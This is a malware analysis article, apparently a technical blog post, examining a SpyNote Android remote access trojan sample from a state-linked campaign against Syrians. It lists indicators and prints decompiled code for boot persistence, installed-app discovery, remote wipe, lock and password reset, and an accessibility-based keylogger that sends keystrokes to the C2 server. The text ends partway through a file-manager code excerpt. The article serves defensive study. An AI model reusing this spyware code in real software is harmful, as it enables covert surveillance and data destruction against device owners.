
An in-depth analysis of SpyNote remote access trojan

bulldogjob.pl/articles/1200-an-in-depth-analysis-of-spynote-remote-access-trojan

Techniczne



Lookout researchers have recently discovered a surveillance campaign targeting Syrian citizens and it is believed that the actor behind the attack was state-sponsored. The campaign had been active since January 2018 and its goal was to infect Android mobile devices with remote access trojans (RATs) and then spy on people in possession of those devices.

The victims were tricked into downloading and installing innocent-looking mobile applications which were actually spyware. The applications were shared through various communication channels; however, they were never available on the official Google Play Store. Some applications attempted to masquerade as legitimate ones like Telegram, others were COVID-19 contact tracing apps or benign tools like a fake digital thermometer, and others impersonated Android built-in tools. The common factor was that all of them had an additional functionality: allowing the adversary to spy on the users who installed them.

In this article we will examine the internal workings of one of those applications to analyze its capabilities and understand how it is used by the threat actors.

What is a remote access trojan (RAT)?


A Remote Access Trojan (RAT) is a type of malware that controls a system through a remote network connection. A RAT is typically installed without the victim's knowledge, often as payload of a trojan horse program, and will try to hide its operation from the victim and from security software and other anti-virus software.

A RAT enables its operators to perform many activities on the compromised device (e.g. control a device's camera, access its storage, intercept calls and text messages, etc.). This is all done via an easy-to-use application hosted on a command and control server.

Executive summary


A sample Android application was chosen for analysis from a pool of 71 malicious ones reported by Lookout’s research. The sample examined is an instance of the SpyNote RAT.

Chosen application details:



Property	Value
Package name	com.android.tester
Main activity	com.android.tester.C7
Minimum SDK	10
Target SDK	22
Compile SDK	23
Application name	Android
Application version name	6.4.4
File type	APK
File size	780.72 KB (799461 bytes)
MD5	36022a7280f87689ed1844c312463629
SHA1	8cae26c899440f890a8faca2e63ba42c0195cd3b
SHA256	d96f9eafdc3c44611004ac151ae51cdff7a7fa41555389fd36479de442b400a0

After the application is installed, it is displayed as Android with the icon resembling the one of the built-in Android applications `Settings` .



Malware icon


`AndroidManifest.xml` file reveals that malware takes advantage of a number of permissions, allowing it to have, among others, the following capabilities:

- track location of the device (GPS and network-based)
- make and intercept calls
- access camera
- access external storage
- access contact list
- read SMS
- access microphone
- displaying content over other applications
- clickjacking via `Accessibility Services`

Technical details

While the distribution channel for the application sample remains unknown, it was surely never available on the official Google Play Store. Most likely, the malware was spread via other means like a spearphishing attachment or a link.

A SpyNote client can masquerade as legitimate application. Static code analysis indicates that the malware, after successful installation, would install a legitimate application embedded in the APK file at `res/raw/google.apk`. Also, screenshots of cracked SpyNote server v6.4.4 proves that functionality:



H:\SpyNote [Android RAT] 6.4 By Scream\SpyNote 6.4

Victim Name
Robert

App Name
media player

Service Name
service player


Version
2.18.2.7

APK builder

The adversary can pick a name of the application, service, its version, and the name of a victim to be able to differentiate them. This value can be extracted from the **res/values/strings.xml** file. In this particular example they were set as follows:

```
<string name="n">Hamody</string> <!-- Victim Name -->
<string name="app_name">Android</string> <!-- App Name -->
<string name="s">Android</string> <!-- Service Name -->
<string name="v">6.4.4</string> <!-- Version -->
```


This sample did not include any additional applications and the file `res/raw/google.apk` was empty.



```
$ ls -al res/raw/google.apk && file res/raw/google.apk
-rw-r--r-- 1                1049089 0 May 15 12:30 res/raw/google.apk
res/raw/google.apk: empty
```

google.apk file details

It was left was so that the malware, when executed, simply loads the legitimate `android.settings.ACCESSIBILITY_SETTINGS` intent:



Services

ClockBack
Off

QueryBack
Off

Android
Off

System

Captions
Off


Magnification gestures
Off

Large text

High contrast text
(Experimental)

Power button ends call

Accessibility intent




```
Intent intent = new Intent();
intent.setFlags(268435456);
intent.setAction("android.settings.ACCESSIBILITY_SETTINGS");
this.a.startActivity(intent);
```

Code running accessibility intent

Android applications, including malware, can listen for the BOOT_COMPLETED broadcast event to ensure the application will be activated upon device start up, and this is the technique that SpyNote utilizes to achieve its persistence mechanism. As per the `AndroidManifest.xml` file, the class that is receiving the `BOOT_COMPLETED` event is `com.android.tester.C4` :

```
<receiver android:name="com.android.tester.C4" android:enabled="true" android:exported="true">
  <intent-filter>
    <action android:name="android.intent.action.BOOT_COMPLETED"/>
  </intent-filter>
</receiver>
```

This class waits for the `BOOT_COMPLETED` broadcast, checks if the `com.android.tester.C11` service is already running, and, if not, initiates it. The service is responsible for processing commands received from the C2 server and is also the class where most of the code resides.




```
public class C4 extends BroadcastReceiver {
  private void a(Context paramContext) {
    try {
      if (!a(C11.class, paramContext))
        paramContext.startService(new Intent(paramContext, C11.class));
      return;
    } catch (Exception paramContext) {
      return;
    }
  }

  public boolean a(Class<?> paramClass, Context paramContext) {
    for (ActivityManager.RunningServiceInfo runningServiceInfo : ((ActivityManager)paramContext.getSystemService("activity")).getRunningServices(2147483647)) {
      if (paramClass.getName().equals(runningServiceInfo.service.getClassName()))
        return true;
    }
    return false;
  }

  public void onReceive(Context paramContext, Intent paramIntent) {
    if (paramIntent.getAction().equalsIgnoreCase("android.intent.action.BOOT_COMPLETED"))
      a(paramContext);
  }
}
```

com.android.tester.C4 class

code


SpyNote is able to discover installed applications, so that the attackers can tell which security appliances are deployed to a device. A reason for collection of the list of applications may be to discover high value applications like banking or messaging software. Application discovery is achieved by using the `PackageManager` class:



```
private void z() { (new Thread(new Runnable(this) {
          public void run() {
            try {
              StringBuffer stringBuffer = new StringBuffer();
              PackageManager packageManager = this.a.getApplicationContext().getPackageManager();
              Iterator iterator = packageManager.getInstalledApplications(128).iterator();
              while (true) {
                if (iterator.hasNext()) {
                  ApplicationInfo applicationInfo = (ApplicationInfo)iterator.next();
                  if (packageManager.getLaunchIntentForPackage(applicationInfo.packageName) != null) {
                    boolean bool = packageManager.getLaunchIntentForPackage(applicationInfo.packageName).equals("");
                    if (!bool)
                      try {
                        Date date = new Date((packageManager.getPackageInfo(applicationInfo.packageName, 4096)).firstInstallTime);
                        String str1 = "";
                        if (packageManager.getLaunchIntentForPackage(applicationInfo.packageName) != null)
                          if ((applicationInfo.flags & true) == 1) {
                            str1 = "7";
                          } else {
                            str1 = "8";
                          }
                        ByteArrayOutputStream byteArrayOutputStream = packageManager.getApplicationIcon(applicationInfo.packageName);
                        String str2 = new String();
```

Application discovery code

The above code not only extracts names of the installed applications, but also their installation dates and icons. This is what the operators controlling the device see:




Name	Package	Apps source	install Time
Google Play Music	com.google.android.music	system	Mon Jun 20 17:27:08 PDT 2016
Help	com.quanta.pobu.apteam.help	system	Thu Apr 23 03:40:59 PDT 2015
Drive	com.google.android.apps.docs	system	Thu Apr 23 03:40:59 PDT 2015
Maps	com.google.android.apps.maps	system	Thu Apr 23 03:40:59 PDT 2015
Google+	com.google.android.apps.plus	system	Thu Apr 23 03:40:59 PDT 2015
Turbo VPN	free.vpn.unblock.proxy.turbovpn	user	Fri May 03 21:53:33 PDT 2019
My Verizon Mobile	com.vzw.hss.myverizontabletlte	system	Thu Apr 23 03:41:00 PDT 2015
Chrome	com.android.chrome	system	Mon Jun 20 17:28:14 PDT 2016
Gallery	com.android.gallery3d	system	Thu May 02 20:05:12 PDT 2019
Google Play services	com.google.android.gms	system	Mon Jun 20 17:25:53 PDT 2016
Google Play Movies & TV	com.google.android.videos	system	Thu Apr 23 03:40:59 PDT 2015
Photos	com.google.android.apps.photos	system	Thu May 02 20:14:39 PDT 2019
Calendar	com.google.android.calendar	system	Mon Jun 20 17:26:20 PDT 2016
Settings	com.android.settings	system	Mon Jun 20 17:27:15 PDT 2016
Calculator	com.android.calculator2	system	Mon Jun 20 17:31:37 PDT 2016
Google Play Books	com.google.android.apps.books	system	Mon Jun 20 17:29:38 PDT 2016
Audible	com.audible.application	system	Thu Apr 23 03:41:00 PDT 2015
Hangouts	com.google.android.talk	system	Thu Apr 23 03:40:59 PDT 2015
Email	com.android.email	system	Thu May 02 20:12:48 PDT 2019
Amazon	com.amazon.windowshop	system	Thu Apr 23 03:41:00 PDT 2015
Google News	com.google.android.apps.magazines	system	Mon Jun 20 17:30:00 PDT 2016
Android Work Assistant	com.google.android.androidforwork	system	Thu May 02 20:15:24 PDT 2019
Setup Wizard	com.quanta.pobu.apps.QciOOBE	system	Thu Apr 23 03:40:59 PDT 2015
Message+	com.verizon.messaging.vzmsgs	system	Thu Apr 23 03:41:00 PDT 2015
media player	cmf0.c3b5bm90zq.patch	user	Fri Oct 04 22:35:53 PDT 2019
Amazon Kindle	com.amazon.kindle	system	Thu Apr 23 03:41:00 PDT 2015

List of extracted applications

There is a large quantity of other data that malware extracts, most likely for the operators to be able to easily tell that it is running in a virtual machine. The following are main information categories that the adversary takes advantage of:

- device
- system
- SIM
- WiFi
- audio
- Bluetooth
- location


For most Android Virtual Devices (AVDs), the data above will not vary too much by default and it is more than enough information to determine whether the infected system is a real mobile device or an emulator.



[Device info]
□ Device Name :null
□ Model :SM-A310F
□ Board :universal7580
□ Brand :samsung
□ Bootloader :A310FXXU3CQL2
□ Device :a3xelte
□ Display :NRD90M.A310FXXU3CQL2
□ Fingerprint :samsung/a3xeltexx/a3xelte:7.0/NRD90M/A
□ Hardware :samsungexynos7580
□ HOST :SWHD7311
□ ID :NRD90M
□ Manufacturer :samsung
□ Product :a3xeltexx
□ Serial :5203d30aea539359
□ Tags :release-keys
□ User :dpi

Extracted device information


It can also be seen on the footage that the tool embedded in SpyNote's C2 can be used to generate APKs. It is highly customizable and allows the attacker to choose whether the application should be hidden or not. Other possibilities include enabling key logging, device administration, leveraging **SuperSU** if the device is rooted, and deactivating icons.



Hide Application ☑
Accessibility(Keylogger) ○
Deactivate icons ○
Device Administration ○
Permission Root SuperSU ○

SpyNote APK builder

SpyNote operators can use **Device Administrator** access to wipe data, lock it, or reset the password:




```
/* access modifiers changed from: private */
/* renamed from: k */
public void m1909k(String str, String str2) {
    try {
        this.f1222l = new C0540c(this);
        if (this.f1222l.mo1986a()) {
            this.f1191D = (DevicePolicyManager) getSystemService("device_policy");
            switch (Integer.parseInt(str)) {
                case 0:
                    this.f1191D.wipeData(0);
                    return;
                case 1:
                    this.f1191D.lockNow();
                    return;
                case 2:
                    if (str2 != "null" && str2 != null && str2.trim() != "") {
                        boolean resetPassword = this.f1191D.resetPassword(str2.trim(), 1);
                        m1858a(m1851a(f1181m, 80) + f1175f + str2.trim() + f1175f + Boolean.toString(resetPassword));
                        return;
                    }
                    return;
                default:
                    return;
            }
        }
    } catch (Exception unused) {
    }
}
```

Device Administrator actions

SpyNote makes use of the accessibility API by overriding `onAccessibilityEvent` method to log keystrokes. The logs are saved to external storage to file **configdd-MM-yyy**.log where **dd-MM-yyyy** is the date of when the keystrokes were captured. The data can then be downloaded by the malware operators.


```
public void onAccessibilityEvent(AccessibilityEvent accessibilityEvent) {
        try {
            String a = m1819a(accessibilityEvent); // accessibilityEvent.getText().toString();
            String str = (String) accessibilityEvent.getPackageName();
            StringBuilder sb = new StringBuilder();
            if (a.startsWith("[") && a.endsWith("]")) {
                a = a.substring(1, a.length() - 1);
            }
            if (!this.f1163b.equals(a)) {
                this.f1163b = a;
                if (str != null && a.length() != 0) {
                    String format = new SimpleDateFormat("HH:mm a", Locale.ENGLISH).format(new Date());
                    String str2 = new String("-1");
                    if (getApplicationContext().getResources().getString(R.string.gp).charAt(2) == '0') {
                        // redacted application icon extraction
                    }
                    if (str != null && a != null && format != null) {
                        if (C11.f1164A) {
                            C11.m1858a(C11.m1851a(C11.f1181m, 50) + C11.f1175f + C11.m1851a(C11.f1181m, 115) + C11.f1175f + str2 +
C11.f1177h + a + C11.f1177h + str + C11.f1177h + format); // send to C&C
                        }
                        sb.append(str2 + C11.f1177h + a + C11.f1177h + str + C11.f1177h + format + C11.f1176g);
                        String string2 = getApplicationContext().getResources().getString(R.string.s);
                        if ("mounted".equals(Environment.getExternalStorageState())) {
                            File file = new File(Environment.getExternalStorageDirectory().getAbsolutePath() + "/" +
string2.trim());

                            if (!file.exists()) {
                                file.mkdirs();
                            }
                            try {
                                String format = new SimpleDateFormat("dd-MM-yyyy", Locale.ENGLISH).format(new Date());
                                String string = getApplicationContext().getResources().getString(R.string.s);
                                File file = new File(Environment.getExternalStorageDirectory().getAbsolutePath() + "/" +
string.trim());

                                if (file.exists()) {
                                    FileWriter fileWriter = new FileWriter(file.getPath() + "/config" + format + ".log", true);
                                    fileWriter.write(sb.toString());
                                    fileWriter.close();
                                }
                            } catch (IOException unused) {
                            }
                        }
                    }
                }
            }
        } catch (Exception unused) {
        }
    }
```

The spyware has a **File Manager** feature allowing access to files like application data, pictures, downloads, and others, that are kept in the external storage:



```
java.lang.String r6 = r7.getPath()     // Catch:{ Exception -> 0x0332 }
java.io.File[] r7 = r7.listFiles()     // Catch:{ Exception -> 0x0332 }
java.io.File r8 = android.os.Environment.getExternalStorageDirectory()
java.lang.String r8 = r8.getPath()     // Catch:{ Exception -> 0x0332 }
java.lang.StringBuilder r9 = new java.lang.StringBuilder     // Catch:{
r9.<init>()     // Catch:{ Exception -> 0x0332 }
java.io.File r10 = android.os.Environment.getExternalStorageDirectory()
r9.append(r10)     // Catch:{ Exception -> 0x0332 }
java.lang.String r10 = "/"
r9.append(r10)     // Catch:{ Exception -> 0x0332 }
java.lang.String r10 = android.os.Environment.DIRECTORY_DOWNLOADS     //
r9.append(r10)     // Catch:{ Exception -> 0x0332 }
java.lang.String r9 = r9.toString()     // Catch:{ Exception -> 0x0332 }
java.lang.StringBuilder r10 = new java.lang.StringBuilder     // Catch:{
r10.<init>()     // Catch:{ Exception -> 0x0332 }
java.io.File r11 = android.os.Environment.getExternalStorageDirectory()
r10.append(r11)     // Catch:{ Exception -> 0x0332 }
java.lang.String r11 = "/"
r10.append(r11)     // Catch:{ Exception -> 0x0332 }
java.lang.String r11 = android.os.Environment.DIRECTORY_DCIM     // Catc
r10.append(r11)     // Catch:{ Exception -> 0x0332 }
java.lang.String r10 = r10.toString()     // Catch:{ Exception -> 0x0332
java.lang.StringBuilder r11 = new java.lang.StringBuilder     // Catch:{
r11.<init>()     // Catch:{ Exception -> 0x0332 }
java.io.File r12 = android.os.Environment.getExternalStorageDirectory()
r11.append(r12)     // Catch:{ Exception -> 0x0332 }
